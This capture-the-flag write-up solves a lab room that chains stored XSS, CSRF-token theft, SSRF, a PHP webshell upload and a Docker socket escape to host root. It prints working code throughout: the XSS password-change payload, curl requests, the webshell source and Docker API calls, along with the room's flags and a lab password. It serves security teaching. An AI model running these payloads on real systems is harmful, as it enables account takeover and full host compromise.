| Follow @anir0y | |
|---|---|
| Sequence |  |

This medium-difficulty room in the Chaining Vulnerabilities module of the Web Application Red Teaming path teaches a full attack chain: from unauthenticated stored XSS all the way to host root through Docker socket abuse. The room follows Chaining Vulnerabilities, Extract, and Voyage in the module path. Where Voyage escaped containers through kernel modules, Sequence escapes through the Docker API itself.
Task 1: Sequence
The room deploys a single VM hosting a PHP web app at review.thm with three tiers of access: moderator, admin, and root. The challenge is to chain vulnerabilities across each boundary.
Reconnaissance
Start with a service scan:
nmap -sC -sV 10.80.160.5
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.52
Two ports. The web app runs a feedback/review platform with login, contact form, chat, and admin panels.
Directory enumeration with gobuster reveals the key endpoints:
gobuster dir -u http://10.80.160.5/ -w common.txt -x php,txt,bak -t 5
contact.php   (200) - public feedback form
login.php     (200) - authentication
dashboard.php (302) - requires auth
settings.php  (302) - requires auth
chat.php      (302) - requires auth
mail/         (301) - email dump directory
new.html      (200) - CSRF template (562 bytes)
The /mail/dump.txt file contains an email from Robert with a password (S60u}f5j) for internal finance and lottery panels, which becomes relevant later in the SSRF phase.
Step 1: moderator access
The room provides initial credentials: mod / mod123. Logging in reveals the moderator dashboard with the first flag visible in the navigation bar.
Flag (mod): THM{M0dH@ck3dPawned007}
Step 2: stored XSS to admin password change
The contact form at contact.php accepts name, phone, and message fields. The message field stores HTML without sanitization, and admin_view.php renders it raw. This is a textbook stored XSS vector.
The attack plan: inject an XSS payload through the contact form that, when the admin bot visits admin_view.php, silently changes the admin password.
The key constraint is that update_password.php requires a valid CSRF token. The XSS payload must first fetch the token from settings.php, then POST the password change:
<img src=x onerror="var a=new XMLHttpRequest();
a.open('GET','/settings.php',false);a.send();
var t=a.responseText.match(/csrf_token.*?value=.([a-f0-9]+)/)[1];
var b=new XMLHttpRequest();
b.open('POST','/update_password.php',false);
b.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
b.send('new_password=pwned999&csrf_token='+t);">
Submit this via curl (the chat’s client-side JS filter blocks keywords like onerror, but curl bypasses it):
curl -s -b "PHPSESSID=<mod_session>" \
  http://10.80.160.5/contact.php \
  -d "name=test&phone=1234567890&message=<the_payload>"
The admin bot periodically visits admin_view.php. When it renders the stored XSS, the payload fires: it fetches the admin’s CSRF token from settings.php (using the admin’s session), then POSTs a password change to update_password.php. The password changes to pwned999.
Log in as admin with the new password:
curl -s -c - http://10.80.160.5/login.php \
  -d "email=admin&password=pwned999"
The admin dashboard shows the second flag.
Flag (admin): THM{Adm1NPawned007}
Step 3: SSRF to internal Docker container
The admin dashboard has a feature dropdown that fetches pages from an internal Docker container at 192.168.100.10. The default option is lottery.php, but this parameter is controllable:
curl -s -b "PHPSESSID=<admin_session>" \
  "http://10.80.160.5/dashboard.php?feature=finance.php"
This returns the internal finance panel HTML. The panel has a file upload form (name="investor_file"), password-protected by client-side JavaScript (password: S60u}f5j from the email dump).
Step 4: webshell upload through SSRF
Upload a PHP webshell to the internal container by forwarding a multipart POST through the SSRF:
curl -s -b "PHPSESSID=<admin_session>" \
  "http://10.80.160.5/dashboard.php?feature=finance.php" \
  -F "[email protected];type=application/x-php"
Where shell.php contains:
<?php echo system(base64_decode($_GET["c"])); ?>
The shell lands at 192.168.100.10/uploads/shell.php. Execute commands through the SSRF chain:
curl -s -b "PHPSESSID=<admin_session>" \
  "http://10.80.160.5/dashboard.php?feature=uploads/shell.php?c=$(echo 'id' | base64)"
Base64 encoding is necessary because forward slashes in command arguments get interpreted as URL path separators by the SSRF proxy.
Step 5: Docker socket escape to host root
Inside the container, the Docker socket is mounted at /var/run/docker.sock. This is the classic container escape vector: full API access to the host’s Docker daemon.
Create a new container with the host filesystem mounted, then read the root flag:
  # Encode the Docker API calls as base64 commands
  # Step 1: Create escape container with host mount
curl -s --unix-socket /var/run/docker.sock -X POST \
  -H "Content-Type: application/json" \
  -d '{"Image":"php:8.1-cli","Cmd":["cat","/mnt/root/flag.txt"],
       "HostConfig":{"Binds":["/:/mnt"]}}' \
  http://localhost/containers/create?name=escape

  # Step 2: Start the container
curl -s --unix-socket /var/run/docker.sock \
  -X POST http://localhost/containers/escape/start

  # Step 3: Read the output
curl -s --unix-socket /var/run/docker.sock \
  "http://localhost/containers/escape/logs?stdout=1" | strings
All three steps are piped through the SSRF and base64-encoded webshell. The container runs cat /mnt/root/flag.txt (where /mnt maps to the host’s /), printing the root flag.
Flag (root): THM{rootAccessD0n3}
Takeaways
Stored XSS is only as dangerous as the context it fires in. The contact form XSS was harmless on its own, but because admin_view.php rendered it in the admin’s authenticated session, it could chain into a full password takeover by fetching the CSRF token and posting the change in one synchronous sequence.
An exposed Docker socket is equivalent to host root. No privilege escalation exploit needed: the Docker API lets you mount the entire host filesystem into a new container and read or write any file. Container isolation is meaningless when the control plane is accessible from inside.
Room solved 100%: 1 task, 3 answers.